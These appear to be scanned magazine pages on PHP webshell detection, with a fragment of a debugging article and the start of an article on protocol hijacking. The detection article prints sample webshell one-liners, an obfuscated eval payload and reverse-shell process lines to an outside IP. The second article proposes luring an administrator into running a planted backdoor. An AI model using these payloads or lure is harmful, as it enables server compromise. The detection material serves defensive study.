
漫长地跟了 3 个多小时，中间下了无数内存断点、硬件断点。



找到关键位置，注意是 vbscript “领空”，如下图所示。


```
683D5383    53              push    ebx
683D5384    83EC 10         sub     esp, 10
683D5387    8BFC            mov     edi, esp
683D5389    BE C0533D68     mov     esi, 683D53C0
683D538E    A5              movs    dword ptr
es:[edi], dword ptr [esi]
683D538F    A5              movs    dword ptr
es:[edi], dword ptr [esi]
683D5390    A5              movs    dword ptr
es:[edi], dword ptr [esi]
683D5391    A5              movs    dword ptr
es:[edi], dword ptr [esi]
683D5392    E8 9AFCFFFF     call    683D5031
```

按 Ctrl+G 组合键，输入 eax 并向下拖，如下图所示。



备份文件，然后把代码复制出来，搞定！

调试得头大，用了这个“曲线救国”的方法。



另类思路检测 webshell

图/文　xysky

前言

最近国内某著名安全公司的工程师来公司与我们进行了安全技术交流，交流中展示了一种基于 php 内核来检测 php 的 webshell 的 demo，的确很厉害，但访问一个页面就会出现很多信息，在页面较多、访问量较大的情况下会产生海量日志，我感觉真正投入使用还需要进行较多优化。

这里介绍一下我以前使用的两种方法来检测 webshell，应该说效果比这个明显好很多，一旦有人利用 webshell 执行命令都会被发现。在介绍我的思路之前，我们先简单小结一下常见的 webshell 检

测方法。

关于 webshell 的检测与绕过，网上有较多的文章进行过讨论，我按自己的理解简单总结如下。

1. 基于特征码对文件进行扫描

webshell 与正常的网页文件肯定存在着一些特定的区别，利用这些区别就可以找到 webshell，我们把这些特定的区别称为特征码。webshell 的特征码包括一些关键的函数如 eval、system、shell_exec 等；也包括一些黑客的版权信息，比如 4ngel、wofeiwo、c99shell 等。这种方法存在着误报和漏报的问题。误报主要在于正常的页面可能也会调用 eval 等函数，漏报在于特征码收集得不够全面及存在着相应的规避措施。比如下面这个 webshell：

```
<?preg_replace('/'.'1'.'/'.'i'.'s'.'e'.'x','e'.'v'.'al('.'$_'.'PO'.'ST'.'['.'x'.'x4'.']'.')',1);?>
```

我自己写的 webshell 扫描工具能发现它主要是因为我把 preg_replace 这个函数也作为了特征码，不太明白 preg_replace 函数作用的人可能就不会认识到这一点。当然如果扫描发现了一些黑客版权特征，那基本上断定是 webshell 了。下图是我以前自己写的一个 webshell 扫描工具的效果图。

```
[root@        webshell]# perl scanphpwebshell4.pl

              PHP webshell Scan by xysky V3.0

eval:   ./webshell_king/root2s.php              116     @eval($eval);
exec:   ./webshell_king/mysql.php        931             exec( $bindir."mysqldump --user=$USERNA
ME --password=$PASSWORD $dbname $tablename" );
eval:   ./webshell_king/jacks.php               58               eval("?".">$_POST[phpcode]<?");
hacker: ./webshell_king/servu.php        6       |            My QQ: 309088292  E-mail: wofeiwo
@bugkidz.org
eval:   ./webshell_king/11.php           1      <?php @eval($_POST[cmd])?>
eval:   ./webshell_king/jitou1.php              60      eval("?".">$_POST[phpcode]<?");
exec:   ./webshell_king/utf1.php         465    if (function_exists('exec'))
include:        ./webshell_king/helps.php       1       <?@include($_POST["king"]);?>
system: ./webshell_king/rootshell.php   78              <textarea readonly size="1" rows="7" co
ls="53"><?php @$output = system($_POST['command']); ?></textarea><br>
eval:   ./webshell_king/phpshell_tools.php              85                      eval('$hexdtime
= "' . $hexdtime . '";');
preg_replace:   ./webshell_ring4/xx.php <?preg_replace('/'.'1'.'/'.'i'.'s'.'e'.'x','e'.'v'.'al(
'.'$_'.'PO'.'ST'.'['.'x'.'x4'.']'.')',1);?>.
popen:  ./webshell_lake2/phpwebshell.php        66      @passthru($cmd); //利用passthru()函数来
执行获取的命令(完整),PHP中相似的函数还有system(), popen(),Exec()等
eval:   ./webshell_lake2/shell_public.php               226                             e
val($_POST['eval']);
exec:   ./webshell_lake2/phpshell.php   45      $work_dir = exec("pwd");
hacker: ./webshell_lake2/syscmd.php     1       <?php // This file is protected by copyright la
w & provided under license. Copyright(C) 2005-2009 , All rights cyberhack reserved.
eval:   ./webshell_lake2/session.php            1       <?php session_start(); isset($_POST[cod
e]) && $_SESSION[theCode]=trim($_POST[code]); isset($_SESSION[theCode]) && eval(base64_decode($
_SESSION[theCode])); ?>
hacker: ./webshell_lake2/nstview_post.php       16      if(!isset($_SESSION["php_nst"])){
hacker: ./webshell_lake2/hytop.php      3       Thk::angle maple-x wofeiwo Netpath
hacker: ./webshell_lake2/webadmin.php   5          | Reddragonfly's WebShell

hacker: ./webshell_lake2/reDuh.php      244                     else if($_REQUEST['action'] ==
'startReDuh')
hacker: ./webshell_lake2/EasyPHPWebShell.php    27      <title>EasyPHPWebShell(S8S8测试版)</tit
le>

find 21 files mattch,please check it !
[root@        webshell]#
```

2. 基于文件属性变化

除了扫描文件特征码之外，还可以结合文件变化来进行。比如 html 目录正常情况下不会有动态文件，但突然哪天多了一个 xx.php，或者其他目录多出一个属主为 nobody 的文件等。一种思路就是监控文件的变化，当有变化的时候自动调用检测脚本进行检测。

3. 基于网络访问特征

现在有一些 IPS 会将 webshell.php、diy.asp、cn99.php 等作为特征报警，其实是在网络上截获 URL 然后匹配特征进行的。顺着这个思路，如果开发一套系统对网络上的 http 流量进行分析，提取出所有的访问页面、参数、访问方式等信息存入数据库，当有新增的页面或页面新加一个访问参数或者请求方式由 GET 变为 POST 时就可能存在异常。但是这种方案实施和运维工作量会比较大，而且无法支持 http 网站（除非导入网站证书解密）。

4. 基于 php 内核的检测

不管 webshell 代码怎么变形，最终都要经过 php 解析引擎解析后执行，在这个时候所有的操作对你都是可见的。基于这个思路，一些牛人开始设计基于 php 内核的检测方式。目前还没有一款相对成熟的产品，本次某安全公司过来演示的也只是一个 demo。

5. 另类思路检测 webshell

上传 webshell 之后，黑客会进行什么操作？用 webshell 的浏览目录功能到处逛？还是会用到其执行命令的功能反弹一个 shell？执行这些操作与正常的用户访问页面到底有什么区别？基于此，在和一些朋友的讨论下，我提出了基于进程上下文的方案，并且在真实环境下进行了测试。后面我又研究了基于系统调用的方案，并且也在真实环境下进行了测试，这里一并介绍给大家。

6. 基于进程上下文的检测

Linux 上的 webshell 基本上都具备反弹 shell 功能，一旦有人利用此功能反弹 shell，系统就会出现相应的进程变化，利用这种变化就能发现一些异常。比如某系统是 nginx 以 php-cgi 方式运行 php，而且 nginx 以 nobody 权限运行，那么执行 ps -ef |grep nobody|grep -v php-cgi|grep -v nginx|grep -v grep 命令就能获取到可疑的进程。写一个脚本把可疑的进程记录并发邮件出来，然后做个 crontab，一分钟执行一次这个脚本。以安全天使的 phpwebshell 为例进行测试，得到以下数据。

当使用 c 代码模式反弹时会发现：

```
nobody    7032    1  0 12:57 ?        00:00:00 sh -i
```

当使用 perl 代码模式反弹时会发现：

```
nobody    7301     1  0 13:00 ?       00:00:00 lynx
nobody    7302  7301  0 13:00 ?       00:00:00 sh -c
echo "`uname -a`";echo "`id`";/bin/sh
nobody    7307  7302  0 13:00 ?       00:00:00 /bin/sh
```

尝试上传一个 perl 后门，利用 webshell 执行时会发现：

```
    nobody    8137  2257  0 13:16 ?        00:00:00 perl
/usr/local/zeus/htdocs/www.x.com/signon.pl 121.9.227.80 6666
    nobody    8144  8137  0 13:16 ?        00:00:00 sh
-i
```

尝试上传一个 py 后门，利用 webshell 执行时会发现：

```
    nobody    8203  1924  0 13:19 ?        00:00:00
python /usr/local/zeus/htdocs/www.x.com/cleanup.py
121.9.227.80 6666
    nobody    8204  8203  0 13:19 pts/1   00:00:00
/bin/sh
```

另外，考虑到反弹 shell 时会调用 sh 命令，可以执行 ps -ef|grep sh 命令获取所有的 bash，然后看其父进程 ID 对应的 cwd+exe 的组合是否为 /usr/sbin/sshd。以下为在某网站服务器上进行的相应测试：

```
    [root@test bin]# ps -ef|grep sh|grep -v grep
    root        2983      1  0  2010 ?        00:13:31
/usr/sbin/sshd
    root        3033      1  0  2010 ?        00:00:00
/bin/sh /usr/local/mysql/bin/mysqld_safe --user=mysql
    root       6442  2983  0 12:46 ?         00:00:00
sshd: root1@pts/0
    root       6446  6442  0 12:46 pts/0     00:00:00 -bash
    nobody    11388 11387  0 14:14 pts/1     00:00:00
/bin/sh
```

我们看进程 6442 的相关信息（中间无关信息已省略）：

```
    [root@test bin]# ll /proc/6442
    total 0
    dr-xr-xr-x 2 root root 0 Mar  3 14:43 attr
    -r--r--r-- 1 root root 0 Mar  3 12:47 cmdline
    lrwxrwxrwx 1 root root 0 Mar  3 14:43 cwd -> /
    lrwxrwxrwx 1 root root 0 Mar  3 12:46 exe ->
/usr/sbin/sshd
    lrwxrwxrwx 1 root root 0 Mar  3 14:43 root -> /
    [root@test bin]#
```

再看进程 11387 的相关信息（中间无关信息已省略）：

```
    [root@test bin]# ll /proc/11387
    total 0
    dr-xr-xr-x 2 nobody nobody 0 Mar  3 14:34 attr
    -r--r--r-- 1 nobody nobody 0 Mar  3 14:14 cmdline
    lrwxrwxrwx 1 nobody nobody 0 Mar  3 14:34 cwd ->
/usr/local/zeus/htdocs/www.x.com
    lrwxrwxrwx 1 nobody nobody 0 Mar  3 14:34 exe ->
/usr/bin/python
    lrwxrwxrwx 1 nobody nobody 0 Mar  3 14:34 root -> /
    [root@test bin]#
```

通过判断 cwd 和 exe 组合起来是否为 /usr/sbin/sshd 就可以轻易地发现异常的 shell 连接。其实现也很简单，这里就不再多说了。

7. 基于系统调用来检测 webshell

这个思路起源于我当初对 bash 记录的研究。当时在想，如果我们监控一下运行 php 的进程在系统上执行了哪些系统调用或命令，在 webshell 执行与正常情况下是否有一些不同的系统调用，利用这些不同就能抓到 webshell。当然，这里的记录命令不同于登录到 Linux，调用/bin/bash 执行命令，需要用专门的工具来进行记录。经过测试，有一款叫 Snoopy 的开源工具能实现这个功能，它的介绍如下：


Snoopy is designed to aid the task of a sysadmin by providing a log of commands executed. Snoopy is completely transparent to the user and applications. It is linked into programs to provide a wrapper around calls to execve(). Logging is done via syslogd and written to authpriv, allowing secure offsite logging of activity.

开源的东西好是好，但需要进行定制，没有定制的 Snoopy 会输出所有的系统调用。我们将其代码进行修改，只记录 nobody 的进程。

snoopy.c 的代码如下：

```
    #if SNOOPY_ROOT_ONLY
    if ((geteuid() != 0) && (getuid() != 0)) {
        return;
    }
    #endif
```

将其中的 0 改为 nobody 的 uid 即 99 之后，进行编译安装，针对安全天使的 webshell 进行测试，效果如下图所示。




从图中可以看到，我们在 webshell 里尝试执行了很多命令，其中还利用内置的 perl 模式执行了反弹后门，但在正常浏览网页的时候并不会出现这些调用，所以说一旦有就可以认为是异常。由于 Snoopy 是把日志写入 syslog 的，因而只需要把各台机器的 syslog 集中然后进行统一分析即可实时地发现异常。

8. 总结

后两种思路实施起来都相对比较容易，效果也非常明显，一旦有人访问 webshell 执行命令就能被发

现。这两种思路需要大家结合自己企业的现状进行适当优化，比如 syslog 集中采用 syslog-ng 或者日志送往 SOC，并在 SOC 上做规则对事件进行分析并生成相应警告。



由 Tencent://Message 协议联想到的“协议劫持”

文/Swan

驻扎在服务器的后门一般都是 SHIFT 后门，此种后门的广泛使用，正应了“物极必反”的说法。如今，精明一点的管理员哪个不懂这个后门呢？虽然有些黑客爱好者把界面弄得很逼真，除非你成功地完成了 MD5 碰撞，否则始终无法逃避 MD5 工具的法眼。所以我们极其需要黑客技巧的创新，而不是一直停留在几年前的技巧上。

我们谈一下运行一个程序的方式，从病毒身上让我们逐渐认识了何为文件关联和镜像劫持，打开一个应用程序甚至是文本文件都可导致病毒的重生，但能够被病毒利用的技巧同样也可以让病毒死亡，最好的例子就是利用更改 EXE 文件关联，使病毒无法运行后删除，利用镜像劫持导致病毒无法运行，可谓是“师夷长技以制夷”。从中也可以得出一个结论：程序（病毒）的应用不一定需要正常的运行手段，也可以多面性，这点更可以从地址栏中输入一个网址来调用某一程序作为最好的例子，当然也可以修改运行框所对应的注册表的键值在运行栏直接调用一程序。既然有这么多的另类方式，那么是否存在一种方法可以不让我们在地址栏中调用某一程序，而是直接在 ASP 页面里调用某一个程序的运行呢？也许在常人看来是不可能的，但是经过对一个机器的设置，却可以实现这有些匪夷所思的技巧。如果结论成立，那么就代表你可以得到一个服务器的管理权后进行一番设置，然后加管理员为好友。有一天“后门”关闭了，你可以发一个 ASP 页面诱骗管理员单击，单击后的结果是运行存在其服务器的后门程序。当然，管理员一旦在其服务器上网，结果便可想而知。

ASP 页面里调用一个程序这个命题的解决其实是来源于腾讯为了方便用户和陌生人交流而设置的临时对话框，我们在黑客防线官方网站也可以清楚地看到为用户交流方便而设置弹出临时对话框的图标。假设我们要想和官方的客服交流，只要在开着 QQ 的前提下单击客服 QQ 就会弹出聊天界面，如图 1 所示。




图 1

这个时候，我们打开自己的任务管理是很难发现有一个程序启动过的，因为启动后传递一下参数就消失了，如图 2 所示。

